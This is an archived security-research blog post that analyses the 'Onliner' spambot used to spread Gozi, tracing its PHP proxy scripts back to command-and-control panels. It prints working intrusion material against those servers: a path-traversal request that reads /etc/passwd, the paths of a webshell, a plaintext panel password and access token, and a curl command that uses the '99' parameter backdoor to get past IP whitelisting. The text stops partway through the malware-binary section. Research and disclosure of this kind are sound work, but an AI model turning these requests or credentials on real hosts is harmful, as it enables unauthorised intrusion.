

# Spambot safari #2 - Online Mail System

Archived: 2026-04-05 16:42:41 UTC

Hey !

today I'll present some research around a spambot named "Onliner". This spambot is actually used for [spreading Gozi](#).

I've already talk about Onliner in another blogpost but because the spambot quickly evolve, and the botmaster seems to **tries** to avoid pwning attemptst, I'll try to explain everything here :].

## Original sample

The [first sample](#) that I've grab come from email, dropped by JSDropper.

A quick dynamic analysis allow us to understand that it's a spambot (a lot of SMTP connections from the malicious process).

Before reversing it, let's look a the CNC communication.

20 5.185445	192.168.244.142	192.168.244.2	DNS	88 Standard query 0x79b7 A www.last-minute-wellness.com
21 5.202662	192.168.244.2	192.168.244.142	DNS	104 Standard query response 0x79b7 A www.last-minute-wellness.com A 213.174.47.79
25 5.292302	192.168.244.142	213.174.47.79	HTTP	295 POST /webstat.php HTTP/1.0 (application/x-www-form-urlencoded)
27 5.583246	213.174.47.79	192.168.244.142	HTTP	317 HTTP/1.1 200 OK (text/html)
34 5.637461	192.168.244.142	213.174.47.79	HTTP	234 GET /webstat.php?&99=15&d11=1 HTTP/1.0
231 6.411094	213.174.47.79	192.168.244.142	HTTP	223 HTTP/1.1 200 OK (text/html)
240 8.026177	192.168.244.142	213.174.47.79	HTTP	234 GET /webstat.php?&99=15&d11=3 HTTP/1.0
242 8.043642	192.168.244.142	192.168.244.2	DNS	73 Standard query 0x7540 A edv-zander.de
243 8.061363	192.168.244.2	192.168.244.142	DNS	89 Standard query response 0x7540 A edv-zander.de A 91.247.145.79
247 8.086815	192.168.244.142	91.247.145.79	HTTP	269 GET /site/images/cgi-bin/shell.php?&1001=2899=15&f1=ssleay32.dll HTTP/1.0
517 8.646822	213.174.47.79	192.168.244.142	HTTP	1187 HTTP/1.1 200 OK (text/html)
553 8.993459	91.247.145.79	192.168.244.142	HTTP	76 HTTP/1.1 200 OK (text/html)
563 10.132026	192.168.244.142	192.168.244.2	DNS	84 Standard query 0x6faf A ballettschule-nottuln.de
565 10.157382	192.168.244.2	192.168.244.142	DNS	100 Standard query response 0x6faf A ballettschule-nottuln.de A 217.160.223.36
569 10.189997	192.168.244.142	217.160.223.36	HTTP	275 GET /o17504cxn.php?&1001=4899=15&f1=ssleay32.dll HTTP/1.0
572 10.222052	217.160.223.36	192.168.244.142	HTTP	125 HTTP/1.1 404 Not Found (text/html)
584 10.559609	192.168.244.142	91.247.145.79	HTTP	269 GET /site/images/cgi-bin/shell.php?&1001=2899=15&f1=libeay32.dll HTTP/1.0
1216 19.208593	91.247.145.79	192.168.244.142	HTTP	680 HTTP/1.1 200 OK (text/html)
1221 20.298231	192.168.244.142	192.168.244.2	DNS	73 Standard query 0x1005 A edv-zander.de
1222 20.501236	192.168.244.2	192.168.244.142	DNS	89 Standard query response 0x1005 A edv-zander.de A 91.247.145.79
1226 20.533142	192.168.244.142	91.247.145.79	HTTP	262 GET /site/images/cgi-bin/shell.php?&1001=2899=0&f1=7z.dll HTTP/1.0
1549 24.279056	91.247.145.79	192.168.244.142	HTTP	436 HTTP/1.1 200 OK (text/html)
1560 25.410304	192.168.244.142	192.168.244.2	DNS	84 Standard query 0xd1a4 A ballettschule-nottuln.de
1561 25.451344	192.168.244.2	192.168.244.142	DNS	100 Standard query response 0xd1a4 A ballettschule-nottuln.de A 217.160.223.36
1565 25.489671	192.168.244.142	217.160.223.36	HTTP	275 GET /o17504cxn.php?&1001=4899=15&f1=ssleay32.dll HTTP/1.0
1568 25.515084	217.160.223.36	192.168.244.142	HTTP	125 HTTP/1.1 404 Not Found (text/html)

Malware communicates over HTTP. An interesting thing is that the process doesn't contacts directly the CNC, it try to contact some proxy web page (PHP script uploaded on compromised websites).

## Proxy - Good idea - Bad realization

Using proxy websites is a good idea only if you don't use poor pwned CMS. With poor pwned CMS it take around 3 minutes to anybody to retrieves your real CNC. Example:

I can make some supposition:

- It's pretty sure that the bot master uses a script for updating all the proxies scripts
- All the compromised websites are old: most probable infection vectors are FTP Bruteforce or CMS exploits
- They have leave a php backdoor somewhere on the compromised website

I have try to found the PHP backdoor for using it to read the PHP proxy code. After some guessing I have saw that the PHP backdoor is a WSO webshell, uploaded always in the same locations:


- /cgi-bin/terms.php
- /cgi-bin/useterms.php
- /css/terms.php
- /css/useterms.php

the WSO webshell is protected by a poor password -> I can read the PHP proxy code :). The commented version below:

1. <?php
2. \$server = 'aHR0cDovLzE5NC4yNDcuMTMuOC9pbWcv'; //http://194.247.13.8/img/
3. if ((\$\_POST[base64\_decode('OTk=')]=="")and(\$\_GET[base64\_decode('OTk=')]=="")) { exit; } // OTk=99.  
It's a "security feature"
4. echo file\_get\_contents(base64\_decode(\$server).'?'.http\_build\_query(\$\_GET), false,  
stream\_context\_create(array('http' => array('method' => 'POST','header' => 'Content-type: application/x-  
www-form-urlencoded','content' =>  
http\_build\_query(\$\_POST).'&ip='.\$\_SERVER['REMOTE\_ADDR'])))));
5. ?>

The real CNC is http://194.247.13.8/img/. I'll come back later on the \$GET\_['99'] / \$\_POST['99'] parameters, those parameters are really interesting in the pwning process :D.

## **Panel - Good idea - Bad realization**

 194.247.13.8/img/login.php



**Onliner**  
Online Mail System

Authorisation

## Authorisation

1	2	3
4	5	6
7	8	9
	0	

© Online Mail


Funny, the authentication is not like in others panels.

I don't want to directly use brute force here because like in almost all panels it must have a vulnerability somewhere.

Come back to the malware communication. As you can see here, the malware download some dll (ssl and 7zip) from the CNC.

1. GET /o17504cxn.php?&1001=4&99=15&f1=ssleay32.dll HTTP/1.0
2. User-Agent: Download Master
3. Accept: \*/\*
4. Referer: http://ballettschule-nottuln.de/
5. Pragma: no-cache
6. Cache-Control: no-cache
7. Host: ballettschule-nottuln.de

I'm not a good pentester but when you saw a full dll name ssleay32.dll in a GET parameter, it's smell something bad \o/.



The screenshot shows a web browser window with the address bar containing the URL: `view-source:https://www.last-minute-wellness.com/webstat.php?&1001=2&99=15&f2=../../../../etc/passwd`. The browser's security status is indicated as "Sécurisé". Below the address bar, a list of system users is displayed, numbered 1 through 24. Each line represents a user entry in the /etc/passwd file, showing the username, UID, GID, and the path to the user's shell or home directory. The users listed include root, bin, daemon, adm, lp, sync, shutdown, halt, mail, operator, games, ftp, nobody, avahi-autoipd, systemd-bus-proxy, systemd-network, dbus, polkitd, tss, postfix, sshd, apache, and mysql.

```
1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin/sync
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 operator:x:11:0:operator:/root:/sbin/nologin
11 games:x:12:100:games:/usr/games:/sbin/nologin
12 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
13 nobody:x:99:99:Nobody:/:/sbin/nologin
14 avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
15 systemd-bus-proxy:x:999:997:systemd Bus Proxy:/:/sbin/nologin
16 systemd-network:x:998:996:systemd Network Management:/:/sbin/nologin
17 dbus:x:81:81:System message bus:/:/sbin/nologin
18 polkitd:x:997:995:User for polkitd:/:/sbin/nologin
19 tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
20 postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
21 sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
22 apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
23 mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
24
```

Thanks to that LFI we have access to all the panel (click on image bellow for the full album)

Onliner  
Online Mail System

136/555 Loader  
21/254 Mailer  
39/368 Checker  
more

Server load:  
2.29 (1min)  
2.2 (5min)  
2.16 (15min)

Mailer [21] [x] Checker [39] Shells [10] Databases Converter Delete bots Change log Log


Create company  
Name:  Create

Companies

Id	Date	Name	Status	Complete	Delete
22	20.01.2017	NEW_TEST	Stopped	21.3%	delete
21	17.01.2017	it_9_Automazioni_SRL	Stopped	0%	delete
20	17.01.2017	it_8_Mercatino	Stopped	0%	delete
19	17.01.2017	it_7_elco_spa	Stopped	0%	delete
18	12.01.2017	Germany_18	Stopped	69.8%	delete
17	12.01.2017	Spain_17	Stopped	10.4%	delete
16	10.01.2017	dating_us	Stopped	7.91%	delete
15	21.01.2017	it_6_Marconigomma_SPA	Stopped	100%	delete
14	26.12.2016	it_5_aerboras_SRL	Stopped	0%	delete
10	28.12.2016	Hotel_2	Stopped	0.50%	delete
9	22.12.2016	Hotel_1	Stopped	0%	delete
8	06.12.2016	it_grand_FX_SRL	Stopped	0%	delete
6	05.12.2016	it_4_UniCredit	Stopped	0%	delete
5	27.12.2016	it_3_spedizioni_LMBE	Stopped	39.4%	delete

© Online Mail

After looking around, I've found a reference to another IP: 194.247.13.178. This server host another onliner web panel: <http://194.247.13.178/naomi/login.php> (click on image bellow for the full album)



By looking at the IP addresses (194.247.13.18 and 194.247.13.178) it seems that those guys really like "DELTA-X" hoster (Ukraine).

You know, for science, I've try to scan 194.247.13.0-255 with Nmap on port 80 + some directory guessing with Patator.


And you know what? It works haha!

I've found another panel at hxxp://194.247.13.196/asus/login.php .

## Panel V2 - Good idea - Bad realization

After releasing the first blogpost about onliner, the botmaster change some stuff. They start to use IP White listing for accessing the panel, they update some code, they don't patch the LFI, they add some others vulns x].

Now, due to IP White listing, when you try to access the web panel, you are kicked by the PHP script:



## Not Found

The requested URL was not found on this server.


The LFI is still here so we can look at the code. We can see 4 IPs white listed (Please don't spoil yourself, ignore the 2 first foreach haha I'll discuss that below):

```
1. <?php
2. error_reporting(0);
3.
4.
5.
6. foreach($_POST as $keyD=>$valD){
7. if ($keyD!='edit_file') {
8. if (strpos($valD,"") == true) { exit; }
9. if (strpos($valD,"") == true) { exit; }
10. if (strpos($valD,"--") == true) { exit; }
11. if (stripos($valD,"UNION") == true) { exit; }
12. if (stripos($valD,"SELECT") == true) { exit; }
13. }
14. }
15. foreach($_GET as $keyD=>$valD){
```

```
16. if (strpos($valD,"") == true) { exit; }
17. if (strpos($valD,"") == true) { exit; }
18. if (strpos($valD,"--") == true) { exit; }
19. if (stripos($valD,"UNION") == true) { exit; }
20. if (stripos($valD,"SELECT") == true) { exit; }
21. }
22.
23.
24.
25. /* Green IP */
26. $IP[0]="95.211.168.97";
27. $IP[1]="163.172.235.143";
28. $IP[2]="66.180.197.197";
29. $IP[3]="91.215.152.113";
30. $IP[4]="1";
31.
32. /* Database Hostname */
33. $dbhost="localhost";
34.
35. /* Database User */
36. $dbuname="root";
37.
38. /* Database Name */
39. $dbname="naomi";
40.
41. /* Password Database */
42. $dbpass='XXXXXXXXXXXX';
```

```
43.  
44. /* Password */  
45. $password="70183619";  
46.  
47. /* Folder */  
48. $dir="naomi";  
49.  
50. /* Spamhaus Check */  
51. $SpamhausCheck="0";  
52.  
53. /* Sorbs Check */  
54. $SorbsCheck="0";  
55.  
56. /* Barracuda Check */  
57. $BarracudaCheck="0";  
58.  
59. $LOG='0';  
60. $ip=$_SERVER['REMOTE_ADDR'];  
61. include('functions.php');  
62.  
63. ?>
```

It looks bad. I can read the PHP code but I can't access the admin panel. It's time to understand the authentication process. Take a seat, it's wonderful. This is a big picture of the process:



admin.php:

1. `<?php`
2. `include("config.php");`

```
3. include('aut.php');  
4. if ($auth==true) { include('panel.php'); } else {  
5. if ($_GET['pass']=='Lm7%Dv)ko4q') {  
6. include('login.php');  
7. }  
8. }  
9. ?>
```

I cannot explain yet what the hell is that

```
if ($_GET['pass']=='Lm7%Dv)ko4q') {  
include('login.php');  
}
```


Anyway, the big picture show us that the situation looks bad, the IP White listing is done early. But the function for IP White listing is in fact... a backdoor \o/:

```
1. <?php  
2. $L=1;  
3. if (($_GET['99']==")and($_POST['99']==")) {  
4. if ((($IP[0]!=")or($IP[1]!=")or($IP[2]!=")or($IP[3]!=")or($IP[4]!=")) {  
5. if ((($IP[0]==$ip)or($IP[1]==$ip)or($IP[2]==$ip)or($IP[3]==$ip)or($IP[4]==$ip)) {  
6. $L=1;  
7. } else {  
8. $L=0;  
9. }  
10. }  
11. if ($L==0) { die('<font color=black>Not Found<br><br>  
12. The requested URL was not found on this server.</font>'); }  
13. $L=0;  
14. }  
15. ?>
```

Remember the `$_GET['99']` in the PHP proxy script ? Look at the script. For bypassing IP White listing when an infected bot try to contacts the CNC, they use this parameters `$_GET['99']` and `$_POST['99']`.

I just need the code (in config.php) + set the POST and GET variables and I can access to the CNC from any IPs.

```
curl --data "code=70183619&99=backdoor" "http://194.247.13.178/naomi/admin.php?99=backdoor&mailer=true"
> onliner.html
```



## Bonus

To finish, I just want to show you without comment 2 security features used in the Onliner panel.

Anti-SQLi:

1. `foreach($_POST as $keyD=>$valD){`
2. `if ($keyD!='edit_file') {`
3. `if (strpos($valD, "'") == true) { exit; }`

```
4. if (strpos($valD,"") == true) { exit; }
5. if (strpos($valD,"--") == true) { exit; }
6. if (strpos($valD,"UNION") == true) { exit; }
7. if (strpos($valD,"SELECT") == true) { exit; }
8. }
9. }
10. foreach($_GET as $keyD=>$valD){
11. if (strpos($valD,"") == true) { exit; }
12. if (strpos($valD,"") == true) { exit; }
13. if (strpos($valD,"--") == true) { exit; }
14. if (strpos($valD,"UNION") == true) { exit; }
15. if (strpos($valD,"SELECT") == true) { exit; }
16. }
```

Anti-... I don't know what:

```
1. <?php
2. if (StrPos($_GET['edit'],'htaccess')>0) {
3. echo('<font color=red><b>Report sent to the administrator<br>
4.         If there was an attempt to fill the shell, your account will be disabled.</b></font>');
5. exit;
6. ?>
```

## Malware binary

The malware himself is in fact a dropper. When you run it, it copy itself in C:\windows\ and re-run as services.

The dropper try to drop 2 dlls:

